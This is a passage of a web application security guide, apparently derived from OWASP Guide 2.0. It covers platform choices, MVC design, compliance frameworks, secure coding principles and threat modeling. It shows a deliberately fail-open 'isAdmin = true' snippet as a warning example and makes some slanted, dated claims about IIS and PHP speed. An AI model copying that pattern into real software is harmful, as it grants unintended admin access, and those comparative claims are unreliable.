ASP.NET runs on IIS, which has been compromised innumerable times, as evidenced by IT news reports every other week. It has become such a liability, in fact, that in spite of all the marketing dollars spent on it, many IT professionals refuse to have their networks exposed with an IIS Web server. PHP, however, works with Apache, which has a proven track record of speed, reliability, and hardened security. Check www.securityfocus.com for more information.

Source : [15] « PHP and ASP.NET Go Head-to-Head », pretechno.com Copyright © 2006 PRECISION

- Apache has a lot bigger market share (rising) than IIS (diving) ; [15]



(in active hosts) source : netcraft.com's Web Survey, December 2009

- thus choosing Apache over IIS seems common sense ;
- choosing the .Net framework ties you almost certainly with IIS (it is an official Microsoft requirement) ;
- choosing Java (J2EE) leaves you free of the webserver's choice ;
- choosing PHP also leaves you free of the webserver's choice.

4.2.5 Small to medium scale applications

Most applications fall into this category. The usual architecture is a simple linear procedural

script. This is the most common form of coding for ASP, Cold Fusion and PHP scripts, rarely for ASP.NET and J2EE applications due to the bulk of setting such applications.

The reason for this architecture is that it is easy to write, and few skills are required to maintain the code. For smaller applications, any perceived performance benefit from moving to a more scalable architecture will never be recovered in the runtime for those applications. For example, if it takes an additional three weeks of developer time to re-factor the scripts into an MVC approach, the three weeks will never be recovered (or noticed by end users) from the improvements in scalability.

Given the accessibility of such application development (a text editor is enough), it is typical to find many security issues in such applications, including dynamic database queries constructed from insufficiently validated data input, poor error handling and weak authorization controls.

This Guide provides advice throughout to help improve the security of these applications.

4.2.6 Large scale applications

Larger applications need a different architecture to that of a simple survey or feedback form. As applications get larger, it becomes ever more difficult to implement and maintain features and to keep scalability high. Using scalable application architectures becomes a necessity rather than a luxury when an application needs to present more than approximately 20 - 50 functions to a user.

Scalable application architecture is often divided into tiers, and if object-oriented programming and design patterns are used, often broken down into re-usable chunks using specific guidelines to enforce modularity, interface requirements and object re-use. Breaking the application into tiers allows the application to be distributed to various servers, thus improving the scalability of the application at the expense of complexity and performance.

Since programming appeared, the classical model is to build four views starting with the specifications (Entity-Relationships, Data Flows, States-Transitions) : a data architecture (data design), a functional or modular architecture (architectural design), an other functional or modular architecture for the user interfaces (interfaces design) and a detailed architecture (eg state transitions) of the different modules (components design). There are a lot of other possibilities [13].

Out of the bunch of software design patterns that exist for object-oriented programming ([12]), one of the most used web application architectures is model-view-controller (MVC⁷), which

7 Invented in 1979

implements the Smalltalk 80 application architecture and is similar to PAC⁸ [11] and HMVC. MVC is typical of most Apache Foundation Jakarta Struts J2EE applications, and the code-behinds of ASP.NET can be considered a partial implementation of this approach. For PHP, the WACT project (<http://wact.sourceforge.net>) aims to implement the MVC paradigm in a PHP friendly fashion.

Note also that the scripting language Ruby on Rails enforces the use of the MVC design pattern.

View

The front-end rendering code, often called the presentation tier, should aim to produce the HTML output for the user with little to no application logic.

As many applications will be internationalized (i.e. contain no localized strings or culture information in the presentation layer), they must use calls into the model (application logic) to obtain the data required to render useful information to the user in their preferred language and culture, script direction, and units.

All user input is directed back to controllers in the application logic.

Controller

The controller (or application logic) takes input from the users and gates it through various workflows that call on the application's model objects to retrieve, process, or store the data.

Well written controllers centrally server-side validate input data against common security issues before passing the data to the model for processing, and ensure that output is safe or in a ready form for safe output by the view code.

As the application is likely to be internationalized and accessible, the data needs to be in the local language and culture. For example, dates cannot only be in different orders, but an entirely different calendar could be in use. Applications need to be flexible about presenting and storing data. Simply displaying “9/11/2001” is completely ambiguous to anyone outside a few countries.

Model

Models encapsulate functionality, such as “Account” or “User”. A good model should be transparent to the caller, and provide a method to deal with high-level business processes rather than

⁸ Presentation-Abstraction-Control ; HMVC is a more laxist subset introduced inadvertently 13 years later

a thin shim to the data store. For example, a good model will allow pseudo code like this to exist in the controller:

```
oAccount->TransferFunds(fromAcct, ToAcct, Amount)
```

rather than writing it like this:

```
if oAccount->isMyAcct(fromAcct) &
    amount < oAccount->getMaxTransferLimit() &
    oAccount->getBalance(fromAcct) > amount &
    oAccount->ToAccountExists(ToAcct) &
then
    if oAccount->withdraw(fromAcct, Amount) = OK then
        oAccount->deposit(ToAcct, Amount)
    end if
end if
```

The idea is to encapsulate the actual dirty work into the model code, rather than exposing primitives. If the controller and model are on different machines, the performance difference will be staggering, so it is important for the model to be useful at a high level.

The model is responsible for checking data against business rules, and any residual risks unique to the data store in use. For example, if a model stores data in a flat file, the code needs to check for OS injection commands if the flat files are named by the user. If the model stores data in an interpreted language, such as SQL, then the model is responsible for preventing SQL injection. If it uses a message queue interface to a mainframe, the message queue data format (typically XML) needs to be well formed and compliant with a DTD.

The contract⁹ between the controller and the model needs to be carefully considered to ensure that data is strongly typed, with reasonable structure (syntax), and appropriate length, whilst allowing flexibility to allow for internationalization and future needs.

Calls by the model to the data store should be through the most secure method possible. Often the weakest possibility is dynamic queries, where a string is built up from unverified user input. This leads directly to SQL injection and is frowned upon. For more information, see the [Interpreter Injections chapter](#).

⁹ This is similar to OSCA Bell programming by contracts and building blocks, which can be used in any language.

The best achievable performance and highest security is often obtained through parameterized stored procedures, followed by parameterized queries (also known as prepared statements) with strong typing of the parameters and schema. The major reason for using stored procedures is to minimize network traffic for a multi-stage transaction or to remove security sensitive information from traversing the network, and also to provide a palliative for the slowness of the multiple tier implementation on multiple servers (application, database...).

Stored procedures are not always a good idea – they tie you to a particular database vendor and many implementations are not fast for numeric computation ; in some cases, the database engine is so slow that stored procedures are almost required (eg Oracle). If you use the 80/20 rule for optimization and move the slow and high-risk transactions to stored procedures, the wins can be worthwhile from a security and performance perspective.

4.2.7 Conclusion

Web applications can be written in many different ways, and in many different languages. Although the Guide concentrates upon three common choices for its examples (PHP, J2EE and ASP.NET), the Guide can be used with any web application technology.

We won't enter a language war but studies show that [7] [8] [9] :

- Designing and writing the program in Perl, [PHP], Python, Rexx, or Tcl takes only about half as much time as writing it in C, C++, or Java and the resulting program is only half as long.
- No unambiguous differences in program reliability between the languages were observed.
- The typical memory consumption of a script program is about twice that of a C or C++ program. For Java it is another factor of two higher.
- For the initialization phase of the phonecode program (reading the 1 MB dictionary file and creating the 70k-entry internal data structure), the C and C++ programs have a strong run time advantage of about factor 3 to 4 compared to Java and about 5 to 10 compared to the script languages.
- For the main phase of the phonecode program (search through the internal data structure), the advantage in run time of C or C++ versus Java is only about factor 2 and the script programs even tend to be faster than the Java programs.

- Within the script languages, Python [PHP] and in particular Perl are faster than Rexx and Tcl for both phases.
- In any language, performance is governed by how quickly operations, loop, access to array elements, function calls, etc, are performed. Machine-oriented languages (C, FORTRAN, Ada and to some extent Java) perform on average 100 times faster than human-expression-oriented languages (Perl, R, Python, [PHP], Ruby).
- Programming a 1 GHz Pentium [fastest, 1000\$, 2002 PC] in Perl is like programming a 10 MHz something [overclocked, 50\$, 1982 Z80-based ZX Spectrum] in FORTRAN!
- Our experiments do not support the folklore that Java interpreters are 10 times slower than C, except when the excruciatingly slow I/O libraries are involved; otherwise the ratio is much smaller. Using buffered I/O functions improves runtimes, but by no more than a factor of two. Just-in-time compilation can have a significant effect, usually beneficial.
- Java is four things together : a language; an enormous class library; a virtual machine; a security model.
- PHP is much faster than ASP.NET, the reason being that PHP interprets all of its code inside of the PHP program itself, and since it is not accessing any other outside sources like COM objects, etc. It can produce a page in about 1/8 the time as a ASP.NET page can. Also the Database communication between MySQL is much faster in PHP, overall PHP has way better performance than any language, however, it all depends on your preference in language and the efficiency of your code.

4.2.8 References

- [1] <http://www.e-gineer.com/v1/articles/web-servers-used-at-the-top-sites.htm>
- [2] http://news.netcraft.com/archives/2003/08/30/php_growing_surprisingly_strongly_on_windows.html
- [3] <http://www.europeanexperts.org/question/Web/G%C3%A9n%C3%A9ralit%C3%A9s/1336.html>
- [6] <http://hoohoo.ncsa.illinois.edu/cgi/intro.html>
- [7] <http://page.mi.fu-berlin.de/prechelt/Biblio/jccpprtTR.pdf>
- [8] <http://dan.corlan.net/bench.html>

- [9] <http://cm.bell-labs.com/cm/cs/who/bwk/interps/pap.html>
- [10] <http://php.net/manual/en/features.commandline.php>
- [11] Coutaz, Joëlle (1987) <http://en.wikipedia.org/wiki/Presentation-abstraction-control>
- [12] http://en.wikipedia.org/wiki/Category:Software_design_patterns
- [13] http://en.wikipedia.org/wiki/Software_architecture
- [14] Microsoft IIS Vulnerabilities Story
<http://www.pretechno.com/i/php-asp.net-comparison.html>
<http://securityfocus.com/>
- [15] Web Servers Market Share
http://news.netcraft.com/archives/web_server_survey.html

Security Architecture and Design

Secure by design

5. Policy Frameworks

5.1 Overview

Secure applications do not just happen – they are the result of an organization deciding that they will produce secure applications. OWASP's does not wish to force a particular approach or require an organization to pick up compliance with laws that do not affect them - every organization is different.

However, for a secure application, the following at a minimum are required:

- Organizational management which champions security
- Written information security policy properly derived from national standards
- A development methodology with adequate security checkpoints and activities
- Secure release and configuration management

Many of the controls within OWASP Guide 2.0 are influenced by requirements in national standards or control frameworks such as COBIT; typically controls selected out of OWASP will satisfy relevant ISO 27002 and COBIT controls.

5.2 Organizational commitment to security

Organizations that have security buy-in from the highest levels will generally produce and procure applications that meet basic information security principles. This is the first of many steps along the path between ad hoc “possibly secure (but probably not)” to “pretty secure”.

Organizations that do not have management buy-in, or simply do not care about security, are extraordinarily unlikely to produce secure applications. Each secure organization documents its “taste” for risk in their information security policy, thus making it easy to determine which risks will be accepted, mitigated, or assigned.

Insecure organizations simply don't know where this “taste” is set, and so when projects run by the insecure organization select controls, they will either end up implementing the wrong controls or not nearly enough controls. Rare examples have been found where every control, including a kitchen sink tealeaf strainer has been implemented, usually at huge cost.

Most organizations produce information security policies derived from ISO 27002, or if in the US, from COBIT, or occasionally both or other standards. There is no hard and fast rule for how to produce information security policies, but in general:

- If you're publicly traded in most countries, you must have an information security policy
- If you're publicly traded in the US, you must have an information security policy which is compliant with SOX requirements, which generally means COBIT controls
- If you're privately held, but have more than a few employees or coders, you probably need one
- Popular FOSS projects, which are not typical organizations, should also have an information security policy

It is perfectly fine to mix and match controls from COBIT and ISO 27002 and almost any other information security standard; rarely do they disagree on the details. The method of production is sometimes tricky – if you “need” certified policy, you will need to engage qualified firms to help you.

5.3 OWASP's Place at the Framework table

The following diagram demonstrates where OWASP fits in (substitute your own country and its laws, regulations and standards if it does not appear) :

Organizations need to establish information security policy informed by relevant national legislation, industry regulation, merchant agreements, and subsidiary best practice guides, such as OWASP. As it is impossible to draw a small diagram containing all relevant laws and regulations, you should assume all of the relevant laws, standards, regulations, and guidelines are missing – you need to find out which affect your organization, customers (as applicable), and where the application is deployed.

IANAL: OWASP is not a qualified source of legal advice; you should seek your own legal advice.

5.4 CobiT

CobiT¹⁰ is a popular risk management framework structured around four domains:

- Planning and organization
- Acquisition and implementation
- Delivery and support
- Monitoring

Each of the four domains has 13 high level objectives, such as DS5 *Ensure Systems Security*. Each high level objective has a number of detailed objectives, such as 5.2 *Identification, Authentication, and Access*. Objectives can be fulfilled in a variety of methods that are likely to be different for each organization. CobiT is processus-oriented. CobiT is typically used as a SOX control framework, or as a complement to ISO 27002 controls. OWASP does not dwell on the management and business risk aspects of CobiT. If you are implementing CobiT, OWASP is an excellent start for systems development risks and to ensure that custom and off the shelf applications comply with CobiT controls, but OWASP is not a CobiT compliance magic wand.

Where a CobiT objective is achieved with an OWASP control, you will see “COBIT XXy z.z” to help direct you to the relevant portion of CobiT control documentation. Such controls should be a part of all applications.

For more information about CobiT, please visit: <http://www.isaca.org/>

5.5 ISO 27002 (ISO 17799)

ISO 27002 (ISO 17799 before July 2007) is a risk-based Information Security Management framework directly derived from the BS 7799-1 standard (1999). It is an international standard and used heavily in most organizations not in the US. Although somewhat rare, US organizations use ISO 27002 as well, particularly if they have subsidiaries outside the US.

Organizations using ISO 27002 can use OWASP as detailed guidance when selecting and implementing a wide range of ISO 27002 controls, particularly those in the Systems Development chapter, amongst others. Where a 27002 objective is achieved with an OWASP control, you will see “ISO 27002 X.y.z” to help direct you to the relevant portion of ISO 27002. Such controls should be

¹⁰ Control Objectives for Information and related Technology or CobiT, published in 1996, version 4.1 in May 2007.

a part of all applications.

For more information about ISO 27002, please visit <http://www.iso27002software.com/> or <http://www.17799.com/> and the relevant standards bodies, such as Standards Australia (<http://www.standards.com.au/>), Standards New Zealand (<http://www.standards.co.nz/>), British Standards International (<http://www.bsi-global.com/>) or AFNOR (<http://www.boutique-certification.afnor.org/ecpfre/2010/sectorielles/systemes-d-information/si/cc190>).

5.6 Sarbanes-Oxley (SOX)

A primary motivator for many US organizations in adopting OWASP controls is to assist with ongoing Sarbanes-Oxley compliance. If an organization followed every control in this book, it would not grant the organization SOX compliance. The Guide can be used as a suitable control for application procurement and in-house development, as part of a wider compliance program.

However, SOX compliance is often used as necessary cover for previously resource starved IT managers to implement long neglected security controls, so it is important to understand what SOX actually requires. A summary of SOX, section 404 obtained from AICPA's web site at http://www.aicpa.org/info/sarbanes_oxley_summary.htm states:

Section 404: Management Assessment of Internal Controls

Requires each annual report of an issuer to contain an "internal control report", which shall:

- 1)** state the responsibility of management for establishing and maintaining an adequate internal control structure and procedures for financial reporting; and
- 2)** contain an assessment, as of the end of the issuer's fiscal year, of the effectiveness of the internal control structure and procedures of the issuer for financial reporting.

This essentially states that management must establish and maintain internal *financial* control structures and procedures, and an annual evaluation that the controls are effective. As finance is no longer conducted using double entry in ledger books, "SOX compliance" is often extended to mean IT.

The Guide can assist SOX compliance by providing effective controls for all applications, and not just for the purposes of financial reporting. It allows organizations to buy products which claim they use OWASP controls, or allow organizations to dictate to custom software houses that they must use OWASP controls to produce more secure software.

However, SOX should not be used as an excuse. SOX controls are necessary to prevent another Enron, not to buy widgets that may or may not help. All controls, whether off the shelf widgets, training, code controls, or process changes, should be selected based on measurable efficacy and ability to treat risk, and not “tick the boxes”.

5.7 Development Methodology

High performing development shops have chosen a development methodology and coding standards. The choice of development methodology is not as important as simply having one.

Ad hoc development is not structured enough to produce secure applications. Organizations who wish to produce secure code all the time need to have a methodology that supports that goal. Choose the right methodology – small teams should never consider heavy weight methodologies that identify many different roles. Large teams should choose methodologies that scale to their needs.

Attributes to look for in a development methodology:

- Strong acceptance of design, testing and documentation
- Places where security controls (such as threat risk analysis, peer reviews, code reviews, etc) can be slotted in
- Works for the organization’s size and maturity
- Has the potential to reduce the current error rate and improve developer productivity

5.8 Coding Standards

Methodologies are not coding standards; each shop will need to determine what to use based upon either common practice, or simply to lay down the law based upon known best practices.

Artifacts to consider:

- Architectural guidance (i.e., “web tier is not to call the database directly”)

- Minimum levels of documentation required
- Mandatory testing requirements
- Minimum levels of in-code comments and preferred comment style
- Use of exception handling
- Use of flow of control blocks (e.g., “All uses of conditional flow are to use explicit statement blocks”)
- Preferred variable, function, class and table method naming
- Prefer maintainable and readable code over clever or complex code

Indent style and tabbing are a holy war, and from a security perspective, they simply do not matter that much. However, it should be noted that we no longer use 80x24 terminals, so vertical space usage is not as important as it once was. Indent and tabbing can be “fixed” using automated tools or simply a style within a code editor, so do not get overly fussy on this issue.

5.9 Source Code Control

High performing software engineering requires the use of regular improvements to code, along with associated testing regimes. All code and tests must be able to be reverted and versioned.

This could be done by copying folders on a file server, but it is better performed by source code revision tools, such as Subversion, CVS, SourceSafe, or ClearCase.

Why include tests in a revision? Tests for later builds do not match the tests required for earlier builds. It is vital that a test is applied to the build for which it was built.

6. Secure Coding Principles

6.1 Overview

Architects and solution providers need guidance to produce secure applications by design, and they can do this by not only implementing the basic controls documented in the main text, but also referring back to the underlying “Why?” in these principles. Security principles such as confidentiality, integrity, and availability – although important, broad, and vague – do not change. Your application will be the more robust the more you apply them.

For example, it is a fine thing when implementing data validation to include a centralized validation routine for all form input. However, it is a far finer thing to see validation at each tier for all user input, coupled with appropriate error handling and robust access control.

In the last year or so, there has been a significant push to standardize terminology and taxonomy. This version of the Guide has normalized its principles with those from major industry texts, while dropping a principle or two present in the first edition of the Guide. This is to prevent confusion and to increase compliance with a core set of principles. The principles that have been removed are adequately covered by controls within the text.

6.2 Asset Classification

Selection of controls is only possible after classifying the data to be protected. For example, controls applicable to low value systems such as blogs and forums are different to the level and number of controls suitable for accounting, high value banking and electronic trading systems.

6.3 About attackers

When designing controls to prevent misuse of your application, you must consider the most likely attackers (in order of likelihood and actualized loss from most to least):

- Disgruntled staff or developers
- “Drive by” attacks, such as side effects or direct consequences of a virus, worm or Trojan attack
- Motivated criminal attackers, such as organized crime

- Criminal attackers without motive against your organization, such as defacers
- Script kiddies

Notice there is no entry for the term “hacker.” This is due to the emotive and incorrect use of the word “hacker” by the media. The correct term is “criminal.” The typical criminal caught and prosecuted by the police are script kiddies, mainly due to organizations being unwilling to go to the police and help them lay charges against the more serious offenders.

However, it is far too late to reclaim the incorrect use of the word “hacker” and try to return the word to its correct roots. The Guide consistently uses the word “attacker” when denoting something or someone who is actively attempting to exploit a particular feature.

6.4 Core pillars of information security

Information security has relied upon the following pillars:

- Confidentiality – only allow access to data for which the user is permitted
- Integrity – ensure data is not tampered or altered by unauthorized users
- Availability – ensure systems and data are available to authorized users when they need it

The following principles are all related to these three pillars. Indeed, when considering how to construct a control, considering each pillar in turn will assist in producing a robust security control.

Security Architecture

Applications without security architecture are as bridges constructed without finite element analysis and wind tunnel testing. Sure, they look like bridges, but they will fall down at the first flutter of a butterfly’s wings. The need for application security in the form of security architecture is every bit as great as in building or bridge construction.

Application architects are responsible for constructing their design to adequately cover risks from both typical usage, and from extreme attack. Bridge designers need to cope with a certain amount of cars and foot traffic but also cyclonic winds, earthquake, fire, traffic incidents, and flooding. Application designers must cope with extreme events, such as brute force or injection attacks, and fraud. The risks for application designers are well known. The days of “we didn’t know” are long gone. Security is now expected, not an expensive add-on or simply left out.

Security architecture refers to the fundamental pillars: the application must provide controls to protect the confidentiality of information, integrity of data, and provide access to the data when it is required (availability) – and only to the right users. Security architecture is not “markitecture”, where a cornucopia of security products are tossed together and called a “solution”, but a carefully considered set of features, controls, safer processes, and default security posture.

When starting a new application or re-factoring an existing application, you should consider each functional feature, and consider:

- Is the process surrounding this feature as safe as possible? In other words, is this a flawed process?
- If I were evil, how would I abuse this feature?
- Is the feature required to be on by default? If so, are there limits or options that could help reduce the risk from this feature?

Andrew van der Stock calls the above process “Thinking Evil™”, and recommends putting yourself in the shoes of the attacker and thinking through all the possible ways you can abuse each and every feature, by considering the three core pillars and using the STRIDE model in turn.

By following this guide, and using the STRIDE / DREAD threat risk modeling discussed here and in Howard and LeBlanc’s book, you will be well on your way to formally adopting a security architecture for your applications.

The best system architecture designs and detailed design documents contain security discussion in each and every feature, how the risks are going to be mitigated, and what was actually done during coding.

Security architecture starts on the day the business requirements are modeled, and never finish until the last copy of your application is decommissioned. Security is a life-long process, not a one shot accident.

6.5 Security Principles

These security principles have been taken from the previous edition of the OWASP Guide and normalized with the security principles outlined in Howard and LeBlanc’s excellent *Writing Secure Code*.

6.5.1 Minimize Attack Surface Area

Every feature that is added to an application adds a certain amount of risk to the overall application. The aim for secure development is to reduce the overall risk by reducing the attack surface area.

For example, a web application implements online help with a search function. The search function may be vulnerable to SQL injection attacks. If the help feature was limited to authorized users, the attack likelihood is reduced. If the help feature's search function was gated through centralized data validation routines, the ability to perform SQL injection is dramatically reduced. However, if the help feature was re-written to eliminate the search function (through better user interface, for example), this almost eliminates the attack surface area, even if the help feature was available to the Internet at large.

6.5.2 Secure Defaults

There are many ways to deliver an “out of the box” experience for users. However, by default, the experience should be secure, and it should be up to the user to reduce their security – if they are allowed.

For example, by default, password aging and complexity should be enabled. Users might be allowed to turn these two features off to simplify their use of the application and increase their risk.

6.5.3 Principle of Least Privilege

The principle of least privilege recommends that accounts have the least amount of privilege required to perform their business processes. This encompasses user rights, resource permissions such as CPU limits, memory, network, and file system permissions.

For example, if a middleware server only requires access to the network, read access to a database table, and the ability to write to a log, this describes all the permissions that should be granted. Under no circumstances should the middleware be granted administrative privileges.

6.5.4 Principle of Defense in Depth

The principle of defense in depth suggests that where one control would be reasonable, more controls that approach risks in different fashions are better. Controls, when used in depth, can make severe vulnerabilities extraordinarily difficult to exploit and thus unlikely to occur.

With secure coding, this may take the form of tier-based validation, centralized auditing controls, and requiring users to be logged on all pages.

For example, a flawed administrative interface is unlikely to be vulnerable to anonymous attack if it correctly gates access to production management networks, checks for administrative user authorization, and logs all access.

6.5.5 Fail securely

Applications regularly fail to process transactions for many reasons. How they fail can determine if an application is secure or not.

For example:

```
isAdmin = true;

try {
    codeWhichMayFail();

    isAdmin = isUserInRole( "Administrator" );
}

catch (Exception ex) {
    log.write(ex.toString());
}
```

If `codeWhichMayFail()` fails, the user is an admin by default. This is obviously a security risk.

6.5.6 External Systems are Insecure

Many organizations utilize the processing capabilities of third party partners, who more than likely have differing security policies and posture than you. It is unlikely that you can influence or control any external third party, whether they are home users or major suppliers or partners.

Therefore, implicit trust of externally run systems is not warranted. All external systems should be treated in a similar fashion.

For example, a loyalty program provider provides data that is used by Internet Banking, providing the number of reward points and a small list of potential redemption items. However, the data should be checked to ensure that it is safe to display to end users, and that the reward points are a positive number, and not improbably large.

6.5.7 Separation of Duties

A key fraud control is separation of duties. For example, someone who requests a computer cannot also sign for it, nor should they directly receive the computer. This prevents the user from requesting many computers, and claiming they never arrived.

Certain roles have different levels of trust than normal users. In particular, Administrators are different to normal users. In general, administrators should not be users of the application.

For example, an administrator should be able to turn the system on or off, set password policy but shouldn't be able to log on to the storefront as a super privileged user, such as being able to "buy" goods on behalf of other users.

6.5.8 Do not trust Security through Obscurity

Security through obscurity is a weak security control, and nearly always fails when it is the only control. This is not to say that keeping secrets is a bad idea, it simply means that the security of key systems should not be reliant upon keeping details hidden.

For example, the security of an application should not rely upon knowledge of the source code being kept secret. The security should rely upon many other factors, including reasonable password policies, defense in depth, business transaction limits, solid network architecture, and fraud and audit controls.

A practical example is Linux. Linux's source code is widely available, and yet when properly secured, Linux is a hardy, secure and robust operating system.

6.5.9 Simplicity

Attack surface area and simplicity go hand in hand. Certain software engineering fads prefer overly complex approaches to what would otherwise be relatively straightforward and simple code.

Developers should avoid the use of double negatives and complex architectures when a simpler approach would be faster and simpler.

For example, although it might be fashionable to have a slew of singleton entity beans running on a separate middleware server, it is more secure and faster to simply use global variables with an appropriate mutex mechanism to protect against race conditions.

6.5.10 Fix Security Issues Correctly

Once a security issue has been identified, it is important to develop a test for it, and to understand the root cause of the issue. When design patterns are used, it is likely that the security issue is widespread amongst all code bases, so developing the right fix without introducing regressions is essential.

For example, a user has found that they can see another user's balance by adjusting their cookie. The fix seems to be relatively straightforward, but as the cookie handling code is shared amongst all applications, a change to just one application will trickle through to all other applications. The fix must therefore be tested on all affected applications.

7. Threat Risk Modeling

When designing your application, it is essential you design using threat risk assessed controls, otherwise you will squander resources, time and money on useless controls and not enough on the real risks.

The method you use to determine risk is not nearly as important as actually performing structured threat risk modeling. Microsoft notes that the single most important improvement in their security improvement program was the universal adoption of threat modeling.

OWASP has chosen Microsoft's threat modeling process as it works well for the unique challenges facing application security, and is simple to learn and adopt by designers, developers, and code reviewers.


7.1 Threat Risk Modeling using the Microsoft Threat Modeling Process

Threat modeling is an essential process for secure web application development. It allows organizations to determine the correct controls and produce effective countermeasures within budget. For example, there is little point in adding a \$100,000 control to a system that has negligible fraud.

7.2 Performing threat risk modeling

There are five steps in the threat modeling process. Microsoft provides a threat modeling tool written in .NET to assist with tracking and displaying threat trees. You may find using this tool helpful for larger or long-lived projects.

7.2.1 Threat Model Flow



7.1.2 Identify Security Objectives

The business (or organization's leadership) in concert with the development team needs to understand the likely security objectives. The application's security objectives need to be broken down into:

- Identity: does this application protect user's identity from misuse? Are there adequate controls to ensure evidence of identity (required for many banking applications)?
- Reputation: the loss of reputation derived from the application being misused or successfully attacked
- Financial: the level of risk the organization is prepared to stake in remediation potential financial loss. Forum software would have a lower financial risk than corporate Internet banking

- Privacy and regulatory: to what extent shall applications protect user's data. Forum software is by its nature public, but a tax program is inherently bound up in tax regulation and privacy legislation in most countries
- Availability guarantees: is this software required to be available by SLA or similar agreement? Is it nationally protected infrastructure? To what level will the application need to be available? Highly available applications and techniques are extraordinarily expensive, so setting the correct controls here can save a great deal of time, resources, and money.

This is by no means an exhaustive list, but it gives an idea of some of the business risk decisions that lead into building technical controls. Other sources of risk guidance come from:

- Laws (such as privacy or finance laws)
- Regulations (such as banking or e-commerce regulations)
- Standards (such as ISO 27002)
- Legal Agreements (such as merchant agreements)
- Information Security Policy

7.1.3 Application Overview

Once the security objectives have been defined, the application should be analyzed to determine:

- Components
- Data flows
- Trust Boundaries

The best way to do this is to obtain the application's architecture and design documentation. Look for UML component diagrams. The high level component diagrams are generally all that's required to understand how and why data flows to various places. Data which crosses a trust boundary (such as from the Internet to the front end code or from business logic to the database server), needs to be carefully analyzed, whereas data which flows within the same trust level does not need as much scrutiny.

7.1.4 Decompose application

Once the application architecture is understood, the application needs to be decomposed, which is to say that features and modules which have a security impact need to be decomposed. For example, when investigating the authentication module, it is necessary to understand how data enters the authentication module, how the module validates and processes the data, where the data flows, if data is stored, and what decisions are made by the module.

7.1.5 Document the known threats

It is impossible to write down unknown threats, and it is unlikely for many custom systems that new malware will be created to deal with new vulnerabilities. Instead, concentrate on risks which are known, which can easily be demonstrated using tools or from Bugtraq.

When writing up a threat, Microsoft suggests two different approaches. One is a threat graph, and the other is just a structured list. Typically, a threat graph imparts a lot more information in a shorter time for the reader but takes longer to construct, and a structured list is much easier to write but takes longer for the impact of the threats to become obvious.




Figure 1: Graphical Threat Tree

1. Attacker may be able to read other user's messages
 - User may not have logged off on a shared PC
2. Data validation may allow SQL injection
3. Implement data validation
4. Authorization may fail, allowing unauthorized access

5. Implement authorization checks
6. Browser cache may contain contents of message
7. Implement anti-caching HTTP headers
8. If risk is high, use SSL

Threats are motivated attackers; they generally want something from your application or obviate controls. To understand what threats are applicable, use the security objectives to understand who might attack the application:

- Accidental discovery: authorized users stumble across a mistake in your application logic using just a browser
- Automated malware (searching for known vulnerabilities but with little malice or smarts)
- Curious Attacker (such as security researchers or users who notice something wrong with your application and test further)
- Script kiddie: computer criminals attacking or defacing applications for “respect” or political motives – using techniques described here and in the OWASP Testing Guides to compromise your application
- Motivated attacker (such as disgruntled staff or paid attacker)
- Organized crime (generally for higher risk applications, such as e-commerce or banking)

